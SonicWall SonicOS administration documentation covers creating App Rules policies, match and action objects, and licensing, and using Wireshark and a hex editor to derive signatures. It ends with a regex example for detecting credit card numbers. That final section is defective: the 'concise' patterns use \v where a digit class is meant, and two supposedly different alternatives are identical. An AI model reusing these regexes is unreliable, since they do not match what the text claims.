- [About App Rules Policy Creation](#)
- [About Match Objects](#)

- About Application List Objects
- About Action Objects

About App Rules Policy Creation

You can use App Rules to create custom App Rules policies to control specific aspects of traffic on your network. A policy is a set of match objects, properties, and specific prevention actions. When you create a policy, you first create a match object, then select and optionally customize an action, then reference these when you create the policy.

In the **POLICY | Rules and Policy > App Rules** page, you can access the **Add App Rule** dialog by clicking **+Add**. The dialog options change depending on the **Policy Type** you select. For example, if **SMTP Client** is selected, the options are very different from a **Policy Type** of **App Control Content**.

Some examples of policies include:

- Block applications for activities such as gambling
- Disable `.exe` and `.vbs` email attachments
- Do not allow the Mozilla browser on outgoing HTTP connections
- Do not allow outgoing email or MS Word attachments with the keywords, `SonicWall Confidential`, except from the CEO and CFO
- Do not allow outgoing email that includes a graphic or watermark found in all confidential documents

When you create a policy, you select a policy type. Each policy type specifies the values or value types that are valid for the source, destination, match object type, and action fields in the policy. You can further define the policy to include or exclude specific users or groups, select a schedule, turn on logging, and specify the connection side as well as basic or advanced direction types. A basic direction type simply indicates inbound or

outbound. An advanced direction type allows zone to zone direction configuration, such as from the LAN to the WAN.

The App rules: Policy types table describes the characteristics of the available App Rules policy types.

APP RULES: POLICY TYPES

Policy Type	Description	Valid		Valid Match Object Type	Valid Action Type	Connection Side
		Valid Source Service / Default	Valid Destination Service / Default			
App Control Content	Policy using dynamic App Rules related objects for any application layer protocol	Any / Any	Any / Any	Application Category List, Application List, Application Signature List	Reset/Drop No Action Bypass DPI Packet Monitor, BWM Global-* WAN BWM *	N/A
Custom Policy	Policy using custom objects for any application layer protocol; can be used to create IPS-style custom signatures	Any / Any	Any / Any	Custom Object	Reset/Drop Bypass DPI Packet Monitor No Action, BWM Global-* WAN BWM *	Client Side, Server Side, Both
FTP Client	Any FTP command transferred over the FTP control channel	Any / Any	FTP Control / FTP Control	FTP Command, FTP Command + Value, Custom Object	Reset/Drop Bypass DPI Packet Monitor No Action	Client Side
FTP Client File Upload Request	An attempt to upload a file over FTP (STOR command)	Any / Any	FTP Control / FTP Control	Filename, file extension	Reset/Drop Bypass DPI Packet Monitor No Action, BWM Global-* WAN BWM *	Client Side
FTP Client File Download Request	An attempt to download a file over FTP (RETR command)	Any / Any	FTP Control / FTP Control	Filename, file extension	Reset/Drop Bypass DPI Packet Monitor No Action, BWM Global-* WAN BWM *	Client Side

Policy Type	Description	Valid		Valid Match Object Type	Valid Action Type	Connection Side
		Valid Source Service / Default	Valid Destination Service / Default			
FTP Data Transfer Policy	Data transferred over the FTP Data channel	Any / Any	Any / Any	File Content Object	Reset/Drop Bypass DPI Packet Monitor No Action	Both
HTTP Client	Policy which is applicable to Web browser traffic or any HTTP request that originates on the client	Any / Any	Any / HTTP (configurable)	HTTP Host, HTTP Cookie, HTTP Referrer, HTTP Request Custom Header, HTTP URI Content, HTTP User Agent, Web Browser, File Name, File Extension Custom Object	Reset/Drop Bypass DPI Packet Monitor ¹ No Action, BWM Global-* WAN BWM *	Client Side
HTTP Server	Response originated by an HTTP Server	Any / HTTP (configurable)	Any / Any	ActiveX Class ID, HTTP Set Cookie, HTTP Response, File Content Object, Custom Header, Custom Object	Reset/Drop Bypass DPI Packet Monitor No Action BWM Global-* WAN BWM *	Server Side
IPS Content	Policy using dynamic Intrusion Prevention related objects for any application layer protocol	N/A	N/A	IPS Signature Category List, IPS Signature List	Reset/Drop Bypass DPI Packet Monitor No Action, BWM Global-* WAN BWM *	N/A
POP3 Client	Policy to inspect traffic generated by a POP3 client; typically useful for a POP3 server admin	Any / Any	POP3 (Retrieve Email) / POP3 (Retrieve Email)	Custom Object	Reset/Drop Bypass DPI Packet Monitor No Action	Client Side

Policy Type	Description	Valid		Valid Match Object Type	Valid Action Type	Connection Side
		Valid Source Service / Default	Valid Destination Service / Default			
POP3 Server	Policy to inspect email downloaded from a POP3 server to a POP3 client; used for email filtering	POP3 (Retrieve Email) / POP3 (Retrieve Email)	Any / Any	Email Body, Email CC, Email From, Email To, Email Subject, File Name, File Extension, MIME Custom Header	Reset/Drop Disable E-Mail Attachment - Add Text Bypass DPI No action	Server Side
SMTP Client	Policy applies to SMTP traffic that originates on the client	Any / Any	SMTP (Send Email)/ SMTP (Send Email)	Email Body, Email CC, Email From, Email To, Email Size, Email Subject, Custom Object, File Content, File Name, File Extension, MIME Custom Header,	Reset/Drop Block SMTP E-Mail Without Reply Bypass DPI Packet Monitor No Action	Client Side

¹ Packet Monitor action is not supported for File Name or File Extension Custom Object.

Licensing App Rules and App Control

The Application Visualization and Control license has two components:

- The **Visualization** component provides identification and reporting of application traffic in the Appliance Health pages.
- The **Control** component allows you to create and enforce App Rules and App Control policies for logging, blocking, and bandwidth management of application traffic handled by your network.

Application Visualization and Control can also be licensed together in a bundle with other security services including SonicWall Gateway Anti-Virus (GAV), Anti-Spyware, and Intrusion Prevention Service (IPS).

NOTE: Upon registration on MySonicWall, or when you load SonicOS onto a registered SonicWall device, supported SonicWall appliances begin an automatic 30-day trial license for Application Visualization and Control, and application signatures are downloaded to the appliance.

A free 30-day trial is also available for the other security services in the bundle, but it is not automatically enabled as it is for Application Visualization and Control. You can start the additional free trials on the individual Security Services pages in SonicOS, or on MySonicWall.

After Real-Time data collection is manually enabled on the **DEVICE | AppFlow > Flow Reporting** page (see the *Managing Flow Reporting Statistics* section in the SonicOS Logs and Reporting technical documentation), you

can view real-time application traffic on the **Live Monitor** page and see application activity in other MONITOR pages for the identified/classified flows from the firewall application signature database.

To begin using application control, you must enable it in the **Status/Settings** view of the **POLICY | Security Services > App Control** page in the **Global Settings** section:

The screenshot shows the 'Status / Settings' view for 'Signatures'. It includes a notification to 'Enable App Control per zone from the Objects > Zones page.' The 'STATUS' section displays the following information:

App Signature Database	Downloaded
App Signature Database Timestamp	UTC 07/25/2022 15:59:35.000
Last Checked	N/A
App Signature DB Expiration Date	07/15/2023

The 'GLOBAL SETTINGS' section contains the following controls:

- Enable App Control:
- Enable Logging for All Apps:
- Enable Filename Logging:
- Global Log Redundancy filter Interval: 60 seconds

Buttons at the bottom include 'Configure Settings', 'Reset', 'Cancel', and 'Accept'.

To begin using policies created with **App Rules** and **App Control**, select **Enable App Control** on the **POLICY | Security Services > App Control** page.

NOTE: When **Enable App Control** is enabled from the **POLICY | Security Services > App Control** page, the **dpi=1** Syslog tag is seen in **Connection Closed Syslog** messages for all traffic that passed through Deep Packet Inspection. Traffic that did not pass through DPI shows **dpi=0** in the **Connection Closed Syslog** messages. For more information about the Index of Syslog Tags Field Descriptions or Syslog examples showing the SPI tag, see the *SonicOS Log Events Administration Guide*.

The SonicWall Licensing server provides the App Visualization and Control license key to the firewall when you begin a 30-day trial (upon registration) or purchase a Security Services license bundle.

Licensing is available on www.mysonicwall.com on the Service Management page under GATEWAY SERVICES.

The Security Services license bundle includes licenses for the following subscription services:

- App Visualization
- App Control
- Gateway Anti-Virus
- Gateway Anti-Spyware
- Intrusion Prevention Service

Application signature updates and signature updates for other Security Services are periodically downloaded to the firewall as long as these services are licensed.

① **NOTE:** If you disable App Control in the SonicOS management interface, application signature updates are discontinued until the feature is enabled again.

When High Availability is configured between two firewalls, the firewalls can share the Security Services license. To use this feature, you must register the firewalls on MySonicWall as Associated Products. Both appliances must be the same SonicWall network security appliance model.

For a High Availability pair, even if you first register your appliances on MySonicWall, you must individually register both the Primary and the Secondary appliances from the SonicOS management interface while logged into the individual management IP address of each appliance. This allows the Secondary unit to synchronize with the firewall license server and share licenses with the associated Primary appliance. When Internet access is restricted, you can manually apply the shared licenses to both appliances.

Terminology

Application layer: The seventh level of the 7-layer OSI model; examples of application layer protocols are AIM, DNS, FTP, HTTP, IMAP, MSN Messenger, POP3, SMTP, SNMP, TELNET, and Yahoo Messenger

Bandwidth management: The process of measuring and controlling the traffic on a network link to avoid network congestion and poor performance of the network

Client: Typically, the client (in a client-server architecture) is an application that runs on a personal computer or workstation, and relies on a server to perform some operations

Digital rights management: Technology used by publishers or copyright owners to control access to and usage of digital data

FTP: File Transfer Protocol, a protocol for exchanging files over the Internet

Gateway: A computer that serves as an entry point for a network; often acts as a firewall or a proxy server

Granular control: The ability to control separate components of a system

Hexadecimal: Refers to the base-16 number system

HTTP: Hyper Text Transfer Protocol, the underlying protocol used by the World Wide Web

HTTP redirection: Also known as URL redirection, a technique on the Web for making a Web page available under many URLs

IPS: Intrusion Prevention Service

MIME: Multipurpose Internet Mail Extensions, a specification for formatting non-ASCII messages such as graphics, audio, or video, so that they can be sent over the internet

POP3: Post Office Protocol, a protocol used to retrieve email from a mail server; can be used with or without SMTP

Proxy: A computer that operates a network service that allows clients to make indirect network connections to other network services

SMTP: Simple Mail Transfer Protocol, a protocol used for sending email messages between servers

UDP: User Datagram Protocol, a connectionless protocol that runs on top of IP networks

Rules and Policies > App Rules

#	NAME	POLICY TYPE	MATCH OBJECT	ACTION OBJECT	SOURCE	DESTINATION	FROM SERVICE	TO SERVICE	DIRECTION	COMMENTS	ENABLE
No Data											
Total: 0 item(s)											

You must enable application control before you can use **App Rules** policies, although you can create policies without enabling the feature. Application control is enabled with a global setting, and must also be enabled on each network zone that you want to control.

① **NOTE:** For any of the listed access rules, when the **Enabled** checkbox is selected from the **POLICY | Rules and Policies > Access Rules** page, then the **dpi=1** Syslog tag is seen in **Connection Closed Syslog** messages for all traffic that passed through Deep Packet Inspection. Traffic that did not pass through DPI shows **dpi=0** in the **Connection Closed Syslog** messages. For more information about the Index of Syslog Tags Field Descriptions and Syslog examples showing the SPI tag, see the *SonicOS Log Events Administration Guide*.

You can configure application control policies by using the App Rule wizard or manually on the **POLICY | Rules and Policies > App Rules** page. The wizard provides a safe method of configuration and helps prevent errors that could result in unnecessary blocking of network traffic. Manual configuration offers more flexibility for situations that require custom actions or policies.

App Rules policies require a match object (or application list object) and an action object. You can configure match objects on the **OBJECT | Match Objects > Match Objects** pages. You also configure application list objects on the **OBJECT | Match Objects > Match Objects** pages. When creating an application list object, you choose from the same application categories, signatures, or specific applications that are shown on the **POLICY | Security Services > App Control** page. Action objects are created on the **OBJECT | Action Objects** pages.

By comparison, you can configure application control global blocking or logging settings on the **POLICY | Rules and Policies > App Control > App Rule Actions** page. No match objects or action objects are required.

For information about configuring App Rules policies and the objects used in them, see the following topics:

- [Configuring an App Rules Policy](#)
- [Verifying App Rules Configuration](#)
- [App Rules Use Cases](#)

Configuring an App Rules Policy

When you have created the necessary match object and action object, you are ready to create a policy that uses them.


For information about using the App Control Wizard to create a policy, see *Using the App Rule Wizard*.

For information about policies and policy types, see [About App Rules Policy Creation](#).

- ① **NOTE:** Policies configured through the **POLICY | Rules and Policies > App Control** page take precedence over those configured through the **POLICY | Rules and Policies > App Rules** page.

To configure an App Rules policy:

1. Navigate to the **POLICY | Rules and Policies > App Rules** page.



2. At the top of the page, click **+Add**. The **Add App Rule** dialog displays.

3. Enter a descriptive name into the **Policy Name** field.
4. Select a **Policy Type** from the drop-down menu. Your selection here affects options available in the dialog. For information about available policy types, see [About App Rules Policy Creation](#).
5. Select an **Address Source** and **Address Destination** from the drop-down menus. Only a single Address field is available for **IPS Content**, **App Control Content**, or **CFS** policy types.
6. Select a **Service Source** and **Service Destination** from the drop-down menus. Some policy types do not provide a choice of service.
7. For **Exclusion Address** and **Exclusion Service**, optionally select an address group and service from the drop-down menus. This address is not affected by the policy.
8. For **Match Object Included** and **Match Objects Excluded**, select a appropriate match objects from the drop-down menus containing the defined match objects applicable to the policy type.
The excluded match object provides the ability to differentiate subdomains in the policy. For example, if you wanted to allow `news.yahoo.com`, but block all other `yahoo.com` sites, you would create match objects for both `yahoo.com` and `news.yahoo.com`. You would then create a policy blocking Match Object `yahoo.com` and set **Match Objects Excluded** to `news.yahoo.com`.

① | **NOTE:** The **Match Objects Excluded** does not take effect when the match object type is set to **Custom Object**. Custom Objects cannot be selected as the **Match Objects Excluded**.

9. For **Action Object**, select an action from the drop-down menu containing actions applicable to the policy type. The available objects include predefined actions plus any customized actions which are applicable. The default for all policy types is **Reset/Drop**.

① | **TIP:** For a log-only policy, select **No Action**.

10. For **Users/Groups**, select from the drop-down menus for both **Included** and **Excluded**. The selected users or group under **Excluded** are not affected by the policy.
11. If the policy type is **SMTP Client**, select from the drop-down menus for **MAIL FROM** and **RCPT TO**, for both **Included** and **Excluded**. The selected users or group under **Excluded** are not affected by the policy.
12. For **Schedule**, select from the drop-down menu, which contains a variety of schedules for the policy to be in effect.
Specifying a schedule other than the default, **Always On**, turns on the rule only during the scheduled time. For example, specifying **Work Hours** for a policy to block access to non-business sites allows access to non-business sites during non-business hours.
13. If you want the policy to create a log entry when a match is found, select **Enable Logging**.
14. To record more details in the log, select **Log individual object content**.
15. If the policy type is **IPS Content**, select **Log using IPS message format** to display the category in the log entry as *Intrusion Prevention* rather than *Application Control*, and to use a prefix such as *IPS Detection Alert* in the log message rather than *Application Control Alert*. This is useful if you want to use log filters to search for IPS alerts.
16. If the policy type is **App Control Content**, select **Log using App Control message format** to display the category in the log entry as **Application Control**, and to use a prefix such as *Application Control Detection Alert* in the log message. This is useful if you want to use log filters to search for application control alerts.
17. For **Log Redundancy Filter**, you can either select **Global Settings** to use the global value set on the **POLICY | Rules and Policies > App Control** page, or you can enter a number of seconds to delay between each log entry for this policy. The local setting overrides the global setting only for this policy; other policies are not affected.
18. For **Connection Side**, select from the drop-down menu. The available choices depend on the policy type and can include **Client Side**, **Server Side**, or **Both**, referring to the side where the traffic originates. **IPS Content** or **App Control Content** policy types do not provide this configuration option.
19. For **Direction**, click either **Basic** or **Advanced** and select a direction from the drop-down menu. **Basic** allows you to select incoming, outgoing, or both. **Advanced** allows you to select between zones, such as LAN to WAN. **IPS Content** or **App Control Content** policy types do not provide this configuration option.
20. If the policy type is **IPS Content** or **App Control Content**, select a zone from the **Zone** drop-down menu. The policy will be applied to this zone.
21. Click **OK**.

Verifying App Rules Configuration

To verify your policy configuration, you can send some traffic that should match your policy. You can use a network protocol analyzer such as Wireshark™ to view the packets. For information about using Wireshark, see [Wireshark](#).

Be sure to test for both included and excluded users and groups. You should also run tests according to the schedule that you configured, to determine that the policy is in effect when you want it to be. Check for log entries in the **MONITOR | Logs > System Logs** page in the SonicOS management interface.

You can view tooltips on the **POLICY | Rules and Policies > App Rules** page when you hover your cursor over each policy. The tooltips show details of the match objects and actions for the policy. Also, the bottom of the page shows the number of policies defined.

Useful Tools

This describes two software tools that can help you use App Rules to the fullest extent. The following tools are described:

- [Wireshark](#)
- [Hex Editor](#)



Wireshark

Wireshark is a network protocol analyzer that you can use to capture packets from applications on your network. You can examine the packets to determine the unique identifier for an application, which you can use to create a match object for use in an App Rules policy.

Wireshark is freely available at: <http://www.wireshark.org>


The process of finding the unique identifier or signature of a Web browser is illustrated in the following packet capture sequence.

1. In Wireshark, click **Capture > Options** to view your local network interfaces.
2. In the **Capture Interfaces** dialog, click **Capture** to start a capture on your main network interface:




As soon as the capture begins, start the browser and then stop the capture. In this example, Firefox is started.

- In the captured output, locate and click the **HTTP GET** command in the top pane, and view the source for it in the center pane. In the source code, locate the line beginning with **User-Agent**.



- Scroll to the right to find the unique identifier for the browser. In this case, it is **Firefox/1.5.0.7**.



- Type the identifier into the **Content** text field in the **Match Objects Settings** window.
- Click **OK** to create a match object that you can use in a policy.

Hex Editor

You can use a hexadecimal (hex) editor to view the hex representation of a file or a graphic image. One such hex editor is **XVI32**, developed by Christian Maas and available at no cost at the following URL:


<http://www.chmaas.handshake.de/delphi/freeware/xvi32/xvi32.htm>

For example, if there is a certain graphic contained within all confidential company documents, you could use the hex editor to obtain a unique identifier for the graphic, and then use the identifying hex string to create a match object. You could reference the match object in a policy that blocks the transfer of files with content matching that graphic.

To create a match object for a graphic using the SonicWall graphic as an example:



1. Start **XVI32** and click **File > Open** to open the graphic image GIF file.




2. In the left pane, mark the first 50 hex character block by selecting **Edit > Block <n> chars...** and then select the decimal option and type **50** in the space provided. This will mark the first 50 characters in the file, which is sufficient to generate a unique thumbprint for use in a custom match object. Alternatively you can mark the block by using the following sequence:

- Click on the first character (#0).
- Press **Ctrl+B**.
- Click on the character in position #49.
- Press **Ctrl+B**.

To locate the character in position #49, click on a character in the right pane (the text pane) and then look at the bottom left corner for the decimal address. Try different characters until it shows **Adr. dec: 49**.

NOTE: You must click on the corresponding location in the left pane before you press **Ctrl+B** to mark the block.

When the block is marked, it changes to red font. To unmark a block of characters, press **Ctrl+U**.



3. After you mark the block, click **Edit > Clipboard > Copy As Hex String**.
4. In a multi-featured text editor, press **Ctrl+V** to paste the selection and then press **Enter** to end the line. This intermediary step is necessary to allow you to remove spaces from the hex string.
5. In the text editor, click **Search > Replace** to bring up the Replace dialog box. In the **Replace** dialog box, type a space into the Find text box and leave the **Replace** text box empty. Click **Replace All**. The hex string now has 50 hex characters with no spaces between them.
6. Double-click the hex string to select it, then press **Ctrl+C** to copy it to the clipboard.
7. In the SonicOS user interface, navigate to **Objects > Match Objects** and click **Add Match Object**.
8. In the **Match Object Settings** dialog, type a descriptive name into the **Object Name** field.
9. In the **Match Object Type** drop-down menu, select **Custom Object**.
10. For **Input Representation**, click **Hexadecimal**.
11. In the **Content** field, press **Ctrl+V** to paste the contents of the clipboard.

12. Click **Add**.

13. Click **OK**.

You now have a **Match Object** containing a unique identifier for the image. You can create an App Rules policy to block or log traffic that contains the image matched by this **Match Object**. For information about creating a policy, see [Configuring an App Rules Policy](#).

App Rules Use Cases

App Rules provides the functionality to handle several types of access control very efficiently. The following use cases are presented in this section:

- [Creating a Regular Expression in a Match Object](#)
- [Policy-Based Application Rules](#)
- [Logging Application Signature-Based Policies](#)
- [Compliance Enforcement](#)
- [Server Protection](#)
- [Hosted Email Environments](#)
- [Email Control](#)
- [Web Browser Control](#)
- [HTTP Post Control](#)
- [Forbidden File Type Control](#)
- [ActiveX Control](#)
- [FTP Control](#)
- [Bandwidth Management](#)
- [Bypass DPI](#)
- [Custom Signature](#)
- [Reverse Shell Exploit Prevention](#)

Creating a Regular Expression in a Match Object

Predefined regular expressions can be selected during configuration, or you can configure a custom regular expression. This use case describes how to create a Regex Match object for a credit card number, while illustrating some common errors.

For example, a user creates a Regex Match object for a credit card number, with the following inefficient and also slightly erroneous construction:

```
[1-9][0-9]{3} ?[0-9]{4} ?[0-9]{4} ?[0-9]{4}
```

Using this object, the user attempts to build a policy. After the user clicks **OK**, the appliance displays a “Please wait...” message, but the management session is unresponsive for a very long time and the regular expression might eventually be rejected.

This behavior occurs because, in custom object and file content match objects, regular expressions are implicitly prefixed with a dot asterisk (. *). A dot matches any of the 256 ASCII characters except '\n'. This fact, the match object type used, and the nature of the regular expression in combination causes the control plane to take a long time to compile the required data structures.

The fix for this is to prefix the regular expression with a '\D'. This means that the credit card number is preceded by a non-digit character, which actually makes the regular expression more accurate.

Additionally, the regular expression shown above does not accurately represent the intended credit card number. The regular expression in its current form can match several false positives, such as 1234 12341234 1234. A more accurate representation is the following:

```
\D[1-9][0-9]{3} [0-9]{4} [0-9]{4} [0-9]{4}
```

or

```
\D[1-9][0-9]{3}[0-9]{4}[0-9]{4}[0-9]{4}
```

which can be written more concisely as:

```
\D\v\d{3}(\d{4}){3}
```

or

```
\D\v\d{3}(\d{4}){3}
```

respectively.

These can be written as two regular expressions within one match object or can be further compressed into one regular expression such as:

```
\D\v\d{3}((\d{4}){3}|(\d{12}))
```

You can also capture credit card numbers with digits separated by a '-' with the following regular expression:

```
\D\v\d{3}((\d{4}){3}|(-\d{4}){3}|(\d{12}))
```

